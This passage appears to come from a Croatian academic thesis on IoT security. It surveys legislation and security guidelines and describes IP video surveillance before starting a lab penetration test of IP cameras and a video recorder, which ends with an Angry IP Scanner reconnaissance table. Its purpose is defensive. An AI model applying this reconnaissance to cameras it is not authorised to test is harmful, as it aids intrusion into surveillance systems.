Velika Britanija koja je najavila Brexit i napušta EU 31.listopada 2019. pred donošenjem je zakona koji će pokrivati područje Interneta stvari. [20]. Zakonom će se uvesti obavezan sustav označavanja kako bi se utvrdila razina sigurnosti IoT uređaja. Dodatno, planovi novog zakona uključuju tri ključna sigurnosna zahtjeva za proizvođače IoT uređaja: uređaji moraju imati jedinstvene lozinke koje se ne mogu vratiti na zadane tvorničke postavke, proizvođači moraju pružiti javnu kontaktnu točku kao dio politike otkrivanja ranjivosti i moraju izričito navesti minimalno vrijeme u kojem će uređaj i dalje primati sigurnosna ažuriranja. [21] Vlada V. Britanija je koncem 2018. započela s objavljivanjem i donošenjem kodeksa i vodiča vezano uz IoT. Jedan od kodeksa je i **Kodeks prakse za sigurnost potrošača Internet stvari**. [22]

4.1.3. SAD

Kao niti većina zemalja, niti SAD nije previše brinuo oko Interneta stvari i problema sigurnosti IoT-a. Ta se paradigma promijenila od pojave velikih DDoS napada od konca 2016 naovamo i povećanog broja incidenata i utjecaja koje su ti incidenti prouzročili. Pred američkim Kongresom se nalazi treći pokušaj uvođenja IoT zakona koji bi postavio minimalne sigurnosne standarde za IoT uređaje. [23] Prvi pokušaj bio je 2017. gdje se pokušao izglasati Zakon o poboljšanju kibernetičke sigurnosti [24], a drugi iz 2018. gdje se pokušao uvesti Savezni zakon o IoT i kibernetičkoj sigurnosti. [25]. Trenutno ne postoji američki nacionalni sigurnosni standard za IoT uređaje, tako da su sva sigurnosna obilježja i zaštite prepušteni odlučivanju pojedinačnih proizvođača ili dobavljača. U međuvremenu je savezna država Kalifornija u lipnju 2018. donijela svoj zakon o IoT-u, ***SB327*** [26] koji stupa na snagu prvog dana 2020. godine. Neki promatrači kažu da je zakon nejasan i ne pruža dovoljnu sigurnost i zaštitu, dok drugi pak kažu da će kalifornijsko pravilo usmjeriti pažnju na pitanje sigurnosti IoT-a jer veličina države učinkovito postavlja standarde koje će se kasnije slijediti u cijelom SAD-u pa i u ostatku svijeta. [27]

4.2. Strateški principi i preporuke u zaštiti IoT-a

4.2.1. Strateški principi

Ministarstvo Domovinske Sigurnosti SAD-a , (engl. *U.S. Department of Homeland Security*) [28] izdalo je koncem 2016. godine dokument „**Strategic Principles for Securing the Internet of Things (IoT**)“ [29] te pojašnjava kako strateški osigurati IoT ekosustave. Strateški principi zaštite podijeljeni su po sljedećim područjima:

- Uključiti sigurnost u fazi dizajna
- Unaprijediti sigurnosne nadogradnje i upravljanje ranjivostima
- Koristiti provjerene sigurnosne prakse
- Odrediti prioritete zaštitnih mjera sukladno potencijalnom utjecaju prijetnji
- Promovirati transparentnost unutar IoT-a
- Povezati se pažljivo i s namjerom.

4.2.2. IoT - najbolje sigurnosne prakse

IEEE [30] kao najveća svjetska tehnička profesionalna organizacija za napredak tehnologija izdala je u veljači 2017. dokument „**Internet of Things (IoT) Security Best Practices“.** [31] **.** Dokument je podijeljen po sljedećim područjima i s preporukama za svako pojedino područje:

- **Zaštita uređaja** s propisanim mjerama i preporukama:
    - Učiniti hardver otporan na neovlaštenu uporabu;
    - Omogućiti redovna ažuriranja i nadogradnje firmvera;
    - Provoditi dinamička testiranja;
    - Propisati postupke za zaštitu podataka o odlaganju uređaja.

- **Zaštita mreže** sa sljedećim preporukama:
    - Koristiti snažnu autentifikaciju;
    - Koristiti snažnu enkripciju i sigurnosne protokole;
    - Minimizirati propusnost uređaja;
    - Segmentirati mrežu.


- **Zaštita cjelokupnog IoT sustava** sa sljedećim preporukama:
    - Zaštiti osjetljive podatke;
    - Promovirati i provoditi etička hakiranja;
    - Standardizacija uređaja i certificiranje osoblja i organizacija.

Zaključak je da se navedene preporuke i mjere koriste kod ***proizvođača*** koji proizvode IoT uređaje, kod ***programera i inženjera*** koji osmišljavaju dizajn uređaja i sustava, za ***istraživače*** i ***testere*** kako bi ocijenili IoT sustave te za ***zakonodavce*** kod izrade sigurnosnih i ostalih akata koji će pokrivati IoT područje.

5. Mrežni sustav videonadzora

5.1. Pregled

IoT uređaji i ekosustavi imaju u tehnološkom smislu za cilj unaprijediti gospodarski rast i povećati kvalitetu životu. Obzirom da se većina života danas odvija u gradovima, jedno od IoT rješenja veže se i uz pojam „pametni grad“. Prvenstveno je riječ o intenzivnoj primjeni ICT tehnologija u svim porama života, pametnim mrežama i internetskom povezivanju. Pitanje sigurnosti danas je jedno od temeljnih stvari o kojoj treba skrbiti. Kako zaštiti gradove, radna mjesta, domove, kako doprinijeti da se građani osjećaju sigurnije? Jedan od bitnih alata koji se koristi za umanjivanje rizika i povećanja sigurnosti, a koji se povlači kroz pojmove pametan grad, sigurniji grad, zaštita kritične infrastrukture je i mrežni, IP sustav videonadzora. [32] Mrežni sustav videonadzora primjer je IoT sustava kojeg čine mrežne kamere, snimači, serveri, preklopnici i usmjernici i sva popratna infrastruktura vidljivo na Slika 5-1. Videonadzor je danas najzastupljeniji alat iz područja tehničke zaštite koji se sve više uvodi kako u svijetu tako i u RH.



Slika 5-1 Primjer mrežnog sustava videonadzora

Videonadzor se postavlja radi:

- nadzora prometa;
- kontrole i organizacije javnog prijevoza i parkiranja;
- zaštite imovine;
- prevencije i otkrivanja kaznenih djela te podizanja opće sigurnosti grada i građana;
- procesuiranja prekršaja s područja javne sigurnosti (vandalizam, javni red i mir..);
- općeg nadzora i zaštite osobito osjetljivih lokacija - škole, vrtići, mjesta javnog i masovnog okupljanja;
- nadzora poslovnih procesa;
- pomoć u radu policiji, prometno komunalnom redarstvu i svim ostalim službama.

Da bi se dizajnirao učinkovit i troškovno efikasan sustav videonadzora, potrebno je voditi brigu o primarnom cilju i svrsi uvođenja sustava, legislativi, odabiru lokacija, vrsti i tipu hardvera i softvera (kamere, rezolucija, objektivi, rasvjeta, upravljački softver, video analitika..), mrežnoj infrastrukturi i povezivanju, skladištenju podataka, nadzorno-upravljačkom centru, održavanju i životnom vijeku sustava kao i o pitanju sigurnosti samog sustava videonadzora.

Sustav videonadzora ima sljedeće funkcije:

- odvraćanje;
- detekcija;
- prepoznavanje;
- identifikacija.

Da bi videonadzor u urbanoj sredini ispunio svoju svrhu i podržao budući razvoj grada, pri njegovom projektiranju treba voditi računa o nekoliko bitnih stvari. Među prvima je skalabilnost, odnosno mogućnost proširivanja sustava novim kamerama, video analitičkim funkcijama i kasnije novim tehnologijama. Sustav treba omogućiti i povezivanje opreme na udaljenim lokacijama da bi se povećala površina pod nadzorom. Bitno je i omogućiti povezivanje prostorno udaljenih sustava u jedan sustav kao i istovremeni pristup i rad na sustavima koji se nalaze na više udaljenih lokacija. To podrazumijeva i mogućnost podešavanja parametara rada pojedinih kamera sa jednog mjesta. Kvalitetna i brza obrada,

pohrana i prijenos podataka trebaju osigurati upotrebljivosti sustava od strane korisnika. Prijenos signala treba biti neosjetljiv na smetnje i kriptiran.

Kod dizajniranja i projektiranja sustava moguće je koristiti optičko, žičano ili bežično povezivanje zavisno od same lokacije. S obzirom na velike udaljenosti ključnih točaka u gradu koje želimo štititi videonadzorom i centralne lokacije sa snimačem neophodno je povezivanje optičkim kabelom s obzirom na ograničenje u mogućoj duljini klasičnih bakrenih mrežnih kabela (UTP/FTP/STP). Optički kabel je svakako najbolji izbor ukoliko je moguće postavljanje (postojeći kanali ili potreba za kopanjem novih kanala) s obzirom na brzinu prijenosa i neosjetljivost na smetnje.

Međutim, ako za dio ili sve kamere nije moguće postaviti optički kabel zbog nemogućnosti kopanja, alternativa je bežični prijenos mrežnog signala. S bežičnim povezivanjem moguće je također pokriti velike udaljenosti uz uvjet vidljivosti između antena, ali treba voditi računa o smetnjama, naročito u gradu gdje je zagušenost bežične mreže velika.

Ključna komponenta kod projektiranja i dizajniranja sustava je skladište podataka. Da bi na odgovarajući način izračunali zahtjeve za skladištenjem, potrebno je uzeti u obzir mnoštvo faktora poput broja kamera, broja sati snimanja svake kamere po danu, koliko dugo će se snimljeni podaci čuvati (zakonski minimum 7 dana), da li će se snimati po pokretu ili u stalnom modu. Daljnji parametri su kompresija, propusnost, kvaliteta slike, kompleksnost i dr. Jedna od bitnih stavki je svakako voditi računa i o redundanciji.

5.2. Problematika

Sustavi videonadzora u novije vrijeme također su izloženi cyber napadima pa napadači koristeći brojne metode napada mogu kompromitirati IP video kamere i mrežne snimače te ih kao vektor napada iskoristiti za daljnji DDoS napad ili pak mogući upad u lokalnu i bežičnu mrežu. [33] [34] [35] [36]

5.2.1. Zašto hakirati IP nadzorne kamere?

Više je razloga tome:

- ***Laka meta***: slaba i nedovoljna sigurnost, veliki broj ranjivosti [37], lako ih je za probiti i prodrijeti, a broj uređaja u iznimnom je porastu.

- ***24/7-stalno povezane***: visoka izloženost Internetu olakšavajući hakerima pronalaženje uređaja putem Shodan tražilice. Jednom hakiran, uređaj će biti stalno dostupan za potrebe hakera dok se problem ne uoči i otkloni.
- ***Hakiranje s niskim ulaganjem***: za razliku od hakiranja računala koja su puno bolje zaštićena, hakirajući IP kamere ili ostale IoT uređaje, hakeri u kratkom vremenu na identičan način/pristup mogu hakirati velik broj sličnih uređaja, čineći vrlo nisku cijenu hakiranja po uređaju.
- ***Nedostatak nadzora***: za razliku od uredskih računala, IP kamere za nadzor uglavnom nisu dobro upravljane, a instalacija anti-malware programa nakon prodaje je nedostupna ili iznimno mala. Nitko neće provjeravati dok se nešto ne dogodi.
- ***Visoke performanse***: neiskorištena računalna snaga unutar IP kamere za nadzor je obično dovoljno dobra za izvršavanje određenih zadataka hakera kao što je npr. rudarenje kripto valuta.
- ***Visoki propusni opseg (bandwith) s pristupom Internetu***: Brz i uvijek velika brzina prijenosa namijenjena video komunikaciji savršen je cilj hakereima pokrenuti DDoS napade.

5.3. Cybersecurity vodič za IP sustav videonadzora

Nastavno na napade i uočene propuste, proizvođači opreme sustava videonadzora krenuli su sa zaštitom samih uređaja i propisujuće dobre prakse za korisnike sustava.

- Vivotek je među prvima od proizvođača koji je krenuo s programom cyber sigurnosti [38] gdje je zajedno s Trend Microm [39] uspostavio program zaštite IoT-a za nadzorne kamere. [40]. Vivotek je također izdao i početkom 2018. godine „Vivotek Security Hardening Guide“ [41] s detaljnim uputama za korisnike kako sigurno konfigurirati i zaštiti uređaj.
- Jedan od vodećih proizvođača i dobavljača opreme za videonadzor, kineski div Hikvision [42] znatno je povećao stupanj sigurnosti nakon brojnih napada na njihove sustave koji su bili iznimno ranjivi. Hikvision je unaprijedio firmvere i također 2018. izdao priručnik kako sigurno zaštiti mrežne kamere pod nazivom „Network Camera Security Guide“. [43]

- Neovisna svjetska agencija za videonadzor IPVM [44] u svibnju 2018. objavila je „Cybersecurity for IP Video Surveillance Guide“ [45] vodič za kibernetičku sigurnost videonadzora s primjerima najboljih praksi.

5.3.1. Dobre prakse

U prevenciji i ublažavanju cyber napada na sustave videonadzora nužno je koristiti primjere dobrih praksi, a posebno značajne su sljedeće:

- Koristiti jake lozinke–iznimno bitne no često ignorirane. Mnogi sustavi videonadzora u praksi imaju zadane tvorničke postavke.
- Preuzeti i koristiti najnoviji firmware za mrežne kamere i snimače kako bi se ispravile greške i ranjivosti.
- Za daljinski pristup IP kameri i/ili snimaču u svrhu podešavanja, parametriranja i održavanja koristiti VPN (Virtual Private Network) protokol.
- Koristiti enkripciju, tj. sigurne protokole.
- Filtriranje po dozvoljenoj, MAC adresi.
- Segmentirati mrežu VLAN-ovima (fizički preklopnik podijeliti na više logičkih cjelina).
- Kod bežičnog povezivanja koristiti sigurne protokole s jakom enkripcijom (Wi-Fi Protected Access II – WPA2).
- Onemogućiti nekorištene mrežne portove kao i nekorištene portove na preklopniku.
- Definirati sigurnosnu politiku, uloge i odgovornosti, provoditi analizu rizika, testirati sustave (penetracijska testiranja), security awareness.
- Slijediti Top 10 Smjernica za sigurnost web-aplikacija (OWASP Top 10) za IoT uređaje, mobilne uređaje i kodove web-lokacija.


6. Testiranje IoT uređaja-IP sustav videonadzora

6.1. „Out of the box“ analiza

Hakiranje IP kamera i sustava videonadzora zaokupiralo je pažnju javnosti koncem 2016. kada su ti uređaji kao resursi u velikom broju korišteni u masovnom distribuiranom napadu uskraćivanja usluge (engl. *DDoS).* koji je zahvatio veliki broj svjetskih pružatelja internetskih usluga. Analizom studija utvrđeno je da je veliki broj IP kamera bio hakiran jer korisnička imena i lozinke nisu promijenjeni iz tvorničkih zadanih postavki. Svrha ovog praktičnog dijela rada je ***utvrditi ranjivosti mrežnih kamera i sustava videonadzora***.

Metodologija korištena u radu sastoji se od sljedećih faza koje se dobrim dijelom isprepliću:

- Pregled i korištenje literature na zadanu temu
- Izbor opreme i postavljanje sustava videonadzora
- Pilot testiranje
- Prikupljanje podataka
- Analiza podataka
- Prikaz rezultata



Slika 6-1 Metodologija istraživanja

6.1.1. Oprema korištena u testiranju

Za potrebe testiranja odabrani su uređaji priznatih svjetskih proizvođača sustava videonadzora[4]: Vivotek [46], TVT [47] koji u Hrvatskoj radi pod imenom DVC [48] i Hikvision [42].

IP mrežne kamere:

- **Vivotek**, model IB 8382-T iz 2016., vanjska IP kamera rezolucije 5 megapiksela (Mpx);
- **DVC** (TVT), model DCN-BF3231 iz 2019., vanjska IP kamera, rezolucije 2 Mpx;
- **Hikvision**, model DS-2CD2043G0-I iz 2019. vanjska IP kamera rezulucije 2 Mpx.

Mrežni snimač (engl. *Network Video Recorder*, skraćeno NVR):

- **DVC** (TVT), model DRN-3804RP, iz 2019. 4 kanalni mrežni snimač;

Preklopnik (engl. *switch*):

- Model DAS-3042P, 4-portni PoE switch + 2 x uplink port;

Usmjernik (engl. *router*):

- Model ZTE- ZXDSL serija 931;

Mrežni kabel RJ-45;

Prijenosno računalo HP za potrebe testiranja:

- model HP ProBook 470 G4, procesor Intel Core i5-7200U, CPU 2,50 GHz, RAM 8 GB, 64-bit operativni sustav, Windows 10 Pro;

Platforma s alatima za testiranje ranjivosti:


- ***Kali Linux*** [49] je Debian Linux distribucija operativnog sustava koja se koristi u svrhu penetracijskog testiranja s više od 600 aplikacija. Kali Linux za potrebe testiranja koristi se u virtualnom okruženju na ***Oracle VM Virtual Box*** platformi [50] prikazane na Slika 6-3.

---

[4] https://highmarksecurity.com/cctv-ranking/, 25.08.2019.

Na Slika 6-2 prikazana je testirana oprema sustava videonadzora i shema spajanja. Svi su uređaji povezani mrežnim kabelom RJ-45 na način da su tri kamere spojene u preklopnik (switch), a preklopnik je povezan s usmjernikom (router) za izlaz na Internet i s mrežnim snimačem.

Slika 6-2 Prikaz testirane opreme-shema spajanja



Slika 6-3 Virtualno okruženje na Oracle VirtualBox platformi

Uređaji sustava videonadzora prikazani na slici 6-4 netom su otvoreni u svrhu out of the box testiranja.

Slika 6-4 Out-of the box oprema za testiranje

Na slici 6-5 prikazana je oprema u punoj funkcionalnosti za potrebe testiranja.

Slika 6-5 Spojena i funkcionalna oprema za testiranje

6.2. Testiranje

6.2.1. Općenito o penetracijskom testiranju

Penetracijsko testiranje je tehnika procjene sigurnosti računalnog sustava ili mreže koja se temelji na oponašanju stvarnog napada. Prilikom testiranja, ovlašteni ispitivač provjerava metu izvodeći različite vrste napada jednakim tehnikama koje bi koristio i da je stvarni napadač. Cilj mu je uočiti bilo kakvu ranjivost koju je moguće iskoristiti za ostvarenje neovlaštenog pristupa.

6.2.2. Faze procesa penetracijskog testiranja


- Definiranje formalnog okvira
- Prikupljanje informacija (Reccoinassance)
- Identifikacija sustava (Scanning)
- Provjera ranjivosti (Vulnerability Scanning)
- Ciljano iskorištavanje ranjivosti (Exploiting)
- Izrada izvještaja (Reporting) [51]

6.2.3. Prikupljanje informacija

Kod povezivanja sustava videonadzora i stavljanja u LAN mrežu, DHCP-om je omogućeno automatsko dodjeljivanje IP adresa kamerama i snimaču. Nakon inicijalne dodjele IP adresa DHCP-om, kamerama su te adrese konfigurirane kao statične. Konfiguriranje IP kamera moguće je izvršiti na više načina: na samom snimaču, putem instalacijskih softvera od samih proizvođača uređaja te putem mreže, tj. Interneta. Inicijalno osnovno konfiguriranje izvršeno je putem mrežnog snimača, a kasnije će biti prikazane detaljnije zadane postavke uređaja konfigurirane putem mreže, tj. Interneta na http portu 80. Za prikupljanje informacija korišteni su Angry IP scaner [52] i Nmap [53] alati putem Kali Linux distribucije. Angry IP skenerom u analiziranom IP opsegu 192.168.1.1-192.168.1.255/24 utvrđene su IP adrese, MAC adrese, otvoreni portovi i identificirani proizvođači opreme svih dostupnih uređaja prikazano na Slika 6-6. Testiranim uređajima videonadzora dodijeljene su sljedeće IP adrese:

- IP kamera Vivotek-IB8382-T: 192.168.1.2
- IP kamera DVC (TVT)- DCN-BF3231: 192.168.1.12
- Mrežni snimač DVC (TVT): 192.168.1.13, a kasnije u 192.168.1.20 (DHCP)


- IP kamera Hikvision DS-2CD2043G0-I: 192.168.1.65



IP	Ping	Hostname	Ports [12+]	Web detect	MAC Address	MAC Vendor	Comments
192.168.1.2	3 ms	192.168.1.2	80,554	Boa/0.94.14rc21	00:02:D1:6A:FE:58	Vivotek	Vivotek IP
192.168.1.12	3 ms	192.168.1.12	80,554	gSOAP/2.8	00:18:AE:92:D7:24	TVT	DVC IP
192.168.1.9	47 ms	android-265cafbffd676bb	[n/a]	[n/a]	A0:91:69:AF:18:C1	LG	[n/a]
192.168.1.13	2 ms	192.168.1.13	80,443,554,6036,9036	[n/a]	00:18:AE:98:B5:6D	TVT	DVC NVR
192.168.1.16	0 ms	192.168.1.16	[n/a]	[n/a]	08:00:27:E6:9D:1C	PCS Systemtechnik	[n/a]
192.168.1.15	3 ms	192.168.1.15	80	GoAhead-Webs	00:4F:62:1E:10:6E	[n/a]	[n/a]
192.168.1.20	4 ms	192.168.1.20	[n/a]	[n/a]	C4:4E:AC:26:57:25	Shenzhen Shiningworth	[n/a]
192.168.1.17	28 ms	redminote5-redmi	[n/a]	[n/a]	20:47:DA:1D:FE:97	Xiaomi	[n/a]
192.168.1.22	8 ms	192.168.1.22	[n/a]	[n/a]	70:8A:09:94:A7:87	HUAWEI	[n/a]
192.168.1.25	4 ms	192.168.1.25	80	Linux, HTTP/1.1, DII	CC:B2:55:62:8B:FA	D-Link	[n/a]
192.168.1.65	1 ms	192.168.1.65	80,443,554	webserver	F8:4D:FC:A0:58:2D	Hangzhou Hikvision Digital	HIK IP
192.168.1.1	3 ms	192.168.1.1	21,80,443	Mini web server 1.0	38:D8:2F:28:23:F7	zte	[n/a]

Slika 6-6 Angry IP Scanner -otkrivanje uređaja, prikupljanje informacija

